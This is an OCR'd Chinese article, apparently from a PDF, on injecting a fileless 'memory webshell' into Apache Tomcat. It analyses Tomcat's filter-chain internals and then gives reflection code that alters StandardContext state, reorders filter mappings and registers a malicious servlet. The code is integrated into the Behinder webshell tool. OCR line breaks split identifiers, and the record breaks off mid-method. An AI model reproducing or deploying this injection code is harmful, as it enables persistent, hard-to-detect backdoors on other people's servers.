


```
package net.rebeyond.behinder.payload.java;

//import com.sun.beans.decoder.FieldElementHandler;
import ...


public class Injectwebshell_tomcat_skay{

    public static String url;
    public static String password;
    public static String filtername;

    private ServletRequest Request;
    private ServletResponse Response;
    private HttpSession Session;

    public Injectwebshell_tomcat_skay() {}

    public boolean fuck(String k, ServletRequest request, ServletResponse response, HttpSession session){
        return true;
    }

    public boolean equals(Object obj) {...}



}
```


PS：内存马的连接

内存马注入成功后，最好是使用原来的冰蝎是可以连接的，其实就是把原冰蝎的 JSP 服务端修改成 java 逻辑，放在目标服务器内存中运行即可。因为 Tomcat、Weblogic 都是通过动态注册 Filter 方式实现内存马注入，所以最终冰蝎服务端逻辑将在 Filter 中的 doFilter 方法中。

为了区别与普通 JSP Webshell，动态注入的内存马将不再调用 equal 方法，修改为 fuck 方法



同时，客户端各个功能也需要相应增加 fuck 方法的实现逻辑



二、Tomcat 内存马注入

根据网上公开的思路，Tomcat 内存马注入有两种思路，动态注册 Servlet，动态注册 Filter，在这里我们只讨论 Filter 方式注入内存马。


1 分析环境准备

参考链接
https://mp.weixin.qq.com/s/DMVcqtiNG9gMdrBUyCRCgw

2.Tomcat Filter 流程分析

(1) Filter 简介

Filter 程序是一个实现了 Filter 接口的 Java 类，与 Servlet 程序相似，它由 Servlet 容器进行调用和执行。这个 Servlet 过滤器就是我们的 filter，当在 web.xml 中注册了一个 Filter 来对某个 Servlet 程序进行拦截处理时，这个 Filter 就成了 Tomcat 与该 Servlet 程序的通信线路上的一道关卡，该 Filter 可以对 Servlet 容器发送给 Servlet 程序的请求和 Servlet 程序回送给 Servlet 容器的响应进行拦截，可以决定是否将请求继续传递给 Servlet 程序，以及对请求和相应信息是否进行修改。



(2) Tomcat filter 源码分析

分析之前列出组装过滤器时涉及到的几个核心类及其功能

> Filter 过滤器接口一个 Filter 程序就是一个 Java 类，这个类必须实现 Filter 接口。javax.servlet.Filter 接口中定义了三个方法：init(Web 容器创建 Filter 的实例对象后，将立即调用该 Filter 对象的 init 方法)、doFilter(当一个 Filter 对象能够拦截访问请求时，Servlet 容器将调用 Filter 对象的 doFilter 方法)、destory(该方法在 Web 容器卸载 Filter 对象之前被调用)。
>
> FilterChain 过滤器链 FilterChain 对象中有一个 doFilter() 方法，该方法的作用是让 Filter 链上的当前过滤器放行，使请求进入下一个 Filter.Filter 和 FilterChain 密不可分, Filter

可以实现依次调用正是因为有了 FilterChain

FilterConfig 过滤器的配置，与普通的 Servlet 程序一样，Filter 程序也很可能需要访问 Servlet 容器。Servlet 规范将代表 ServletContext 对象和 Filter 的配置参数信息都封装到一个称为 FilterConfig 的对象中。FilterConfig 接口则用于定义 FilterConfig 对象应该对外提供的方法，以便在 Filter 程序中可以调用这些方法来获取 ServletContext 对象，以及获取在 web.xml 文件中为 Filter 设置的友好名称和初始化参数。

FilterDef 过滤器的配置和描述

ApplicationFilterChain 调用过滤器链

ApplicationFilterConfig 获取过滤器

ApplicationFilterFactory 组装过滤器链

还有几个比较重要的类

IWebXml 从名字我们可以就看出来这个一个存放 web.xml 中内容的类


ContextConfig　一个 web 应用的上下文配置类


StandardContext　一个 web 应用上下文 (Context 接口) 的标准实现

StandardWrapperValve　一个标准 Wrapper 的实现。一个上下文一般包括一个或者多个包装器，每一个包装器表示一个 servlet。


Filter 的配置在 web.xml 中，Tomcat 会首先通过 ContextConfig 创建 WebXML 的实例来解析 web.xml，先跳过这个部分，直接将关注点放在 StandardWrapperValve，在这里会进行过滤器的组装操作。

首先，创建了一个应用过滤器链







我们跟进这个方法，整个应用过滤器链条的组装过程清晰的展现在面前，最终将 filterChain 返回




filterMaps 是 filtermap 的数组，我们观察下 filtermap 的数据结构




FilterMap 存放了 Filter 的名称和需要拦截的 url 的正则表达式 继续往下分析代码，遍历 FilterMap 中每一项，调用 matchFiltersURL 这个函数，去确定请求的 url 和 Filter 中需要拦截的正则表达式是否匹配






如果匹配通过，则通过 context.findFilterConfig 方法去查找 filter 对应的名称 继续往下走，我们现在获取到了 filterConfig(ApplicationFilterChain)，它的结构如下，里面有 filterdef 以及 filter 对象




最后将 filterconfig 放到 filterChain 中，这里再看下 filterChain.addFilter(filterConfig); 方法

至此，filterChain 组装完毕，回到 org.apache.catalina.core.StandardWrapperValve，执行 doFilter 执行过滤器



```
        // Create the filter chain for this request
        ApplicationFilterChain filterChain =  filterChain: ApplicationFilterChain@3160
                ApplicationFilterFactory.createFilterChain(request, wrapper, servlet);  wrapper: "StandardEngine[Catalina].StandardHost[localhost]

        // Call the filter chain for this request
        // NOTE: This also calls the servlet's service() method
        try {
            if ((servlet != null) && (filterChain != null)) {  servlet: DefaultServlet@3097
                // Swallow output if needed
                if (context.getSwallowOutput()) {
                    try {
                        SystemLogHandler.startCapture();
                        if (request.isAsyncDispatching()) {
                            request.getAsyncContextInternal().doInternalDispatch();
                        } else {
                            filterChain.doFilter(request.getRequest(),
                                    response.getResponse());  response: Response@3117
                        }
                    } finally {
                        String log = SystemLogHandler.stopCapture();
                        if (log != null && log.length() > 0) {
                            context.getLogger().info(log);  context: "StandardEngine[Catalina].StandardHost[localhost].StandardContext[]"
                        }
                    }
                } else {
                    if (request.isAsyncDispatching()) {
                        request.getAsyncContextInternal().doInternalDispatch();  request: Request@3116
                    } else {
                        filterChain.doFilter  filterChain: ApplicationFilterChain@3160
                            (request.getRequest(), response.getResponse());
                    }
                }

            }
```


我们跟进 org.apache.catalina.core.ApplicationFilterChain 的 doFilter 方法中，它其实时调用了 internalDoFilter，直接看 internalDoFilter



```
    private void internalDoFilter(ServletRequest request,
                                  ServletResponse response)
        throws IOException, ServletException {

        // Call the next filter if there is one
        if (pos < n) { // n代表的是过滤器链中有多少个过滤器 pos代表当前执行到哪个过滤器了
            ApplicationFilterConfig filterConfig = filters[pos++]  //获取要执行的过滤器配置
            try {
                Filter filter = filterConfig.getFilter(); //要执行的过滤器

                if (request.isAsyncSupported() && "false".equalsIgnoreCase(
                        filterConfig.getFilterDef().getAsyncSupported())) {
                    request.setAttribute(Globals.ASYNC_SUPPORTED_ATTR, Boolean.FALSE);
                }
                if( Globals.IS_SECURITY_ENABLED ) {
                    final ServletRequest req = request;
                    final ServletResponse res = response;
                    Principal principal =
                        ((HttpServletRequest) req).getUserPrincipal();

                    Object[] args = new Object[]{req, res, this};
                    SecurityUtil.doAsPrivilege ( methodName: "doFilter", filter, classType, args, principal);
                } else {
                    filter.doFilter(request, response,  chain: this); //执行过滤器 这里可以看到最后传的参数是this 以达到循环调用的目的
                }
            } catch (IOException | ServletException | RuntimeException e) {
                throw e;
            } catch (Throwable e) {
                e = ExceptionUtils.unwrapInvocationTargetException(e);
                ExceptionUtils.handleThrowable(e);
                throw new ServletException(sm.getString( key: "filterChain.filter"), e);
            }
            return;  //结束每个过滤器的调用
        }
```


Filter 结束调用，拉闸~

最后借用宽字节表哥的一张图做一个总结



(3) 实现 filter 注入

对 Tomcat 处理 filter 有了一个清晰的了解之后，现在目的是实现 filter 动态注入，回忆一下刚才 Tomcat 处理 FIlter 的流程，并且关注一下 context 变量，也就是 StandardContext 的三个成员变量



StandardContext 为 web 应用上下文变量，其中有三个成员变量和 filter 相关

filterConfigs：filterConfig 的数组 filterconfig 里面有 filterdef 以及 filter 对象

filterRefs：filterRef 的数组 FilterDef 的作用主要为描述 filter 的字符串名称与 Filter 实例的关系

filterMaps：filterMap 的数组 (FilterMap 中存放了所有 filter 相关的信息包括 filterName 和 urlPattern。有了这些之后，使用 matchFiltersURL 函数将每个 filter 和当前

URL 进行匹配，匹配成功的通过) filterConfig 我们看过，这里注意，filterConfig.filterRef 实际和 context.filterRef 指向的地址一样，也就是同一个东西

设法修改这三个变量，也许就能实现目的。

查看 StandardContext 源码，

StandardContext.addFilterDef() 可以修改 filterRefs

StandardContext.filterStart() 函数会根据 filterDef 重新生成 filterConfigs

至于 filtermaps，直接本地 new 一个 filter 插入到数组第一位即可

首先是修改 filterRefs 和 filterConfigs

```
Method filterStartMethod = org.apache.catalina.core.StandardC
ontext.class.getMethod("filterStart");
filterStartMethod.setAccessible(true);
filterStartMethod.invoke(standardContext, null);
```

然后修改 filtermaps

```
//把filter插到第一位
Class c = Class.forName("org.apache.catalina.core.StandardContext");
Method m = c.getMethod( name: "findFilterMaps");
Object[] filterMaps = (Object[]) m.invoke(standardContext);
Object[] tmpFilterMaps = new Object[filterMaps.length];
Object[] tmpFilterMaps1 = new Object[filterMaps.length - 2];
int index = 1;
for (int i = 0; i < filterMaps.length; i++) {
    Object o = filterMaps[i];
    m = ccc.getMethod( name: "getFilterName");
    String name = (String) m.invoke(o);
    if (name.equalsIgnoreCase(filterName)) {
        tmpFilterMaps[0] = o;
    } else {
        tmpFilterMaps[index++] = filterMaps[i];
    }

}

for (int i = 0; i < filterMaps.length; i++) {
    filterMaps[i] = tmpFilterMaps[i];
    System.out.println(filterMaps[i]);
}
```

还需要注意一点，直接调用 addfilter 会出现异常，因为对于 context 对象会做一些校验，

```
if (!context.getState().equals(LifecycleState.STARTING_PREP))
```

```
{
    //TODO Spec breaking enhancement to ignore this restricti
on
    throw new IllegalStateException(
            sm.getString("applicationContext.addFilter.ise",
                    getContextPath()));
}
```

需要修改下状态

```
Field stateField = org.apache.catalina.util.LifecycleBase.cla
ss
        .getDeclaredField("state");
stateField.setAccessible(true);
stateField.set(standardContext, org.apache.catalina.Lifecycle
State.STARTING_PREP);
addfilter执行完毕后，需要将状态改回来
stateField.set(standardContext, org.apache.catalina.Lifecycle
State.STARTED);
```

1. 从 pagecontext 中获取 context

到这里，我们已经成功修改了 context 对象，最后一个问题，context 对象我们怎么获取。

回忆一下，动态注入 filter 的代码逻辑是冰蝎本地编译号字节码在服务端执行的，也就是 equal 方法中，equal 方法接收一个参数，pagecontext，从这个对象中我们可以成功取到 StandardContext 对象！

```
ServletContext servletContext = page.getServletContext();
//            System.out.println(servletContext);
            //获取ApplicationContext
            Field field = servletContext.getClass().getDeclar
edField("context");
            field.setAccessible(true);
            ApplicationContext applicationContext = (Applicat
ionContext) field.get(servletContext);
            //获取StandardContext
            field = applicationContext.getClass().getDeclared
Field("context");
            field.setAccessible(true);
            StandardContext standardContext = (StandardContex
t) field.get(applicationContext)
```

综上，我们 Tomcat 基于 JSP 方式动态注入 filter 实现完毕。

集成到冰蝎里 inject_tomcat 代码如下 (感谢 Beichen 师傅 @哥斯拉原作者)

```
package net.rebeyond.behinder.payload.java;
```

```
//import com.sun.beans.decoder.FieldElementHandler;
import org.apache.catalina.Container;
import org.apache.catalina.Wrapper;
import org.apache.catalina.core.ApplicationContext;
import org.apache.catalina.core.StandardContext;
import sun.misc.Unsafe;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpSession;
import javax.servlet.jsp.PageContext;
import java.io.IOException;
import java.lang.reflect.Array;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.ArrayList;
public class Injectwebshell_tomcat6 extends ClassLoader imple
ments Servlet  {
    public static String url;
    public static String password;
    public static String filtername;
    private ServletRequest Request;
    private ServletResponse Response;
    private HttpSession Session;
    public Injectwebshell_tomcat6() {}
    public boolean fuck(String k, ServletRequest request, Ser
vletResponse response, HttpSession session){
//        PageContext page = (PageContext)obj;
        PageContext page = null;
        this.Session = page.getSession();
        this.Response = page.getResponse();
        this.Request = page.getRequest();
//        System.out.println("fffffffffffffffffffffffffffff
fffffff");
        String filterUrlPattern = url;
        String filterName = filtername;
//        String pass = password;
//        System.out.println(url+"   "+myfilter_string);
//        System.out.println(url+"   ");
        try {
            ServletContext servletContext = page.getServletCo
ntext();
//            ServletContext servletContext = (ServletContex
t) field.get(standardContext);
//            System.out.println("11111");
//            System.out.println(servletContext);
            //获取ApplicationContext
            Field field = servletContext.getClass().getDeclar
edField("context");
            field.setAccessible(true);
            ApplicationContext applicationContext = (Applicat
ionContext) field.get(servletContext);
            //获取StandardContext
            field = applicationContext.getClass().getDeclared
Field("context");
            field.setAccessible(true);
            StandardContext standardContext = (StandardContex
t) field.get(applicationContext);
            if (standardContext != null) {
                //修改状态，要不然添加不了
```

```
                Field stateField = org.apache.catalina.util.L
ifecycleBase.class
                        .getDeclaredField("state");
                stateField.setAccessible(true);
                stateField.set(standardContext, org.apache.ca
talina.LifecycleState.STARTING_PREP);
                //创建一个自定义的Servlet马
                Servlet my_servlet = new Injectwebshell_tomca
t6();
                //添加Servlet马
                standardContext.getClass().getDeclaredMethod
("addChild", Container.class).invoke(standardContext,my_servl
et);
                Method method;
                try {
                    method = standardContext.getClass().getMe
thod("addServletMappingDecoded", String.class, String.class);
                }catch (Exception e){
                    method = standardContext.getClass().getMe
thod("addServletMapping", String.class, String.class);
                }
                method.invoke(standardContext,filterUrlPatter
n,filterName);
//                if (getMethodByClass(my_servlet.getClass
(),"setServlet",Servlet.class) == null){
//                    init((ServletConfig)getFieldValue())
//                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
        return true;
    }
    public boolean equals(Object obj) {
        PageContext page = (PageContext)obj;
        this.Session = page.getSession();
        this.Response = page.getResponse();
        this.Request = page.getRequest();
//        System.out.println("666666666666666666666666666666
66666666666666f");
        String filterUrlPattern = url;
        String filterName = filtername;
//        String pass = password;
//        System.out.println(url+"   "+myfilter_string);
//        System.out.println(url+"   ");
        try {
            ServletContext servletContext = page.getServletCo
ntext();
//            System.out.println(servletContext);
            //获取ApplicationContext
            Field field = servletContext.getClass().getDeclar
edField("context");
            field.setAccessible(true);
            ApplicationContext applicationContext = (Applicat
ionContext) field.get(servletContext);
            //获取StandardContext
            field = applicationContext.getClass().getDeclared
Field("context");
            field.setAccessible(true);
            StandardContext standardContext = (StandardContex
t) field.get(applicationContext);
            if (standardContext != null) {
```

```
                Object o = getFieldValue(standardContext.getS
ervletContext(), "context");
                Object newWrapper = this.invoke(standardConte
xt, "createWrapper", (Object[])null);
                this.invoke(newWrapper, "setName", filterNam
e);
                setFieldValue(newWrapper, "instance", this);
                Class containerClass = Class.forName("org.apa
che.catalina.Container", false, standardContext.getClass().ge
tClassLoader());
                Object oldWrapper = this.invoke(standardConte
xt, "findChild", filterName);
                if (oldWrapper != null) {
                    standardContext.getClass().getDeclaredMet
hod("removeChild", containerClass);
                }
                standardContext.getClass().getDeclaredMethod
("addChild", containerClass).invoke(standardContext, newWrapp
er);
                Method method;
                try {
                    method = standardContext.getClass().getMe
thod("addServletMappingDecoded", String.class, String.class);
                } catch (Exception var9) {
                    method = standardContext.getClass().getMe
thod("addServletMapping", String.class, String.class);
                }
                method.invoke(standardContext, filterUrlPatte
rn, filterName);
                if (this.getMethodByClass(newWrapper.getClass
(), "setServlet", Servlet.class) == null) {
                    this.transform(standardContext, filterUrl
Pattern);
                    this.init((ServletConfig)getFieldValue(ne
wWrapper, "facade"));
                }
            }
        } catch (Exception e) {
//            e.printStackTrace();
        }
